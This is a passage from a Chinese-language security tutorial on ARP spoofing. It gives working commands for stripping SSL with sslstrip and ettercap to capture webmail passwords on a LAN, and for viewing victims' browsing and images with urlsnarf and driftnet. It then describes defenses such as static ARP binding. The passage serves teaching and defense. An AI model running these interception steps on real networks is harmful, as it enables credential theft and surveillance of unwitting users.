虽然说 dsniff 的功能比较强大，但是对于嗅探 ssl 安全登录的数据及修改数据包方面，dsniff 就显得力不从心了，这里就使用 ettercap 和其他工具搭配使用，实现嗅探 ssl 安全登录密码等功能。

嗅探 ssl 的数据，需要一款叫做 sslsrip 的工具和 ettercap 配合，首先要打开 ip 转发的功能。echo 1 > /proc/sys/net/ipv4/ip_forward，然后需要设置一下 iptables，需要将本机的 80 端口的数据转发到另外一个端口，这里使用 9999 端口，然后输入 sslstrip -h 查看参数，如图 18 所示参数比较简单：-w 是保存文件，-a 是 ssl 和 http 信息同时记录，-l 是监听的端口，也就是刚才端口转发的 9999 端口，-k 是杀掉 sessions 信息。这里使用 sslstrip -a -k -l 9999 进行监听。

设置完 sslstrip，就可以使用 ettercap 进行 ARP 欺骗了，输入 ettercap -h，查看 ettercap 的参数，如图 19 所示。ettercap 的参数很多，可以根据情况进行使用，这里使用的命令为：ettercap -T -q -i eth1 -M arp // //，这个命令的意思是将嗅探的信息以文本方式显示出来，不显示包的内容，-i 后面跟网络接口，-M arp 表示使用 ARP 欺骗，// //表示对整个网络进行 ARP 欺骗。

这里在另外一台被 arp 欺骗的电脑上登陆 126 邮箱，126 邮箱默认使用了 ssl 进行登陆，不过还是成功地嗅探到了密码，也就是说，无论是 gmail 还是其他 ssl 登陆的页面，使用 ettercap+sslstrip 都可以成功嗅探到密码，如图 20 所示。




图 18　sslstrip 参数




图 19　ettercap 参数




图 20　成功嗅探到 ssl 传输的 126 邮箱密码

ettercap 还有很多功能，比如 dns 欺骗、修改网页代码等，这里就不介绍了。下面介绍一下通过 ettercap 和其他程序实现一些比较有趣的功能。

第一种是通过 urlsnarf 和 ettercap 配合，获取被欺骗网络的网页浏览信息，也就是显示出目标主机正在访问哪些网页。

第二种是通过 dirftnet 和 ettercap 配合，可以获得目标网络访问网页中的图片，输入 driftnet -i eth1 就会弹出一个窗口，这个窗口就是显示图片的地方，如图 21 所示。比如说这时候目标网络有人访问 163，就会把 163 的图片都显示在 dfiftnet 的窗口中，如图 22 所示。




图 21 dirftnet 的使用




图 22　dirftnet 使用效果

Linux 下的嗅探软件还有很多，比如 sniffit、libpcap 等，不过功能都差不多，这里就不介绍了。另外在 UNIX 系统下，比如在 solaris 下，自带的 snoop 也是一款很好的嗅探工具。

4. 防范 ARP 攻击

上面说明了 ARP 攻击的危险性，但是我们又必须使用交换环境，因此下面就介绍几种比较有效地防范 ARP 攻击的方法。

第一种方法就是使用 ARP 防护软件，比如说彩影 ARP 防火墙、360ARP 防火墙等软件。360ARP 防火墙在 360 安全卫士的 360 木马防火墙下面，如图 23 所示，只需要将局域网防护打开就可以防止一般的 ARP 攻击。



图 23　360ARP 防火墙

第二种方法是将 ARP 缓存表中的 MAC 地址和 IP 地址进行绑定，也就是使用 arp -s 命令将路由器的 MAC 和 IP 设置为静态，如图 24 所示。首先使用 arp -d 命令清除本机 ARP 的缓存，然后 ping 一下路由器 IP，也就是和网关进行一下通信，然后使用 arp -a 就可以看见路由器的 MAC 地址，也可以直接登陆路由器查看路由器 MAC，最后使用 arp -s 将 MAC 和 IP 进行绑定，可以看见绑定后 type 就由 dynamic 变成了 staic。

第三种办法就是在路由器中进行设置，这需要在路由器权限下才能设置，如图 25 所示。将局域网内的主机的 IP 和 MAC 添加到静态 ARP 表中，也可以达到防止 ARP 攻击的效果。




图 24　MAC 和 IP 地址静态绑定


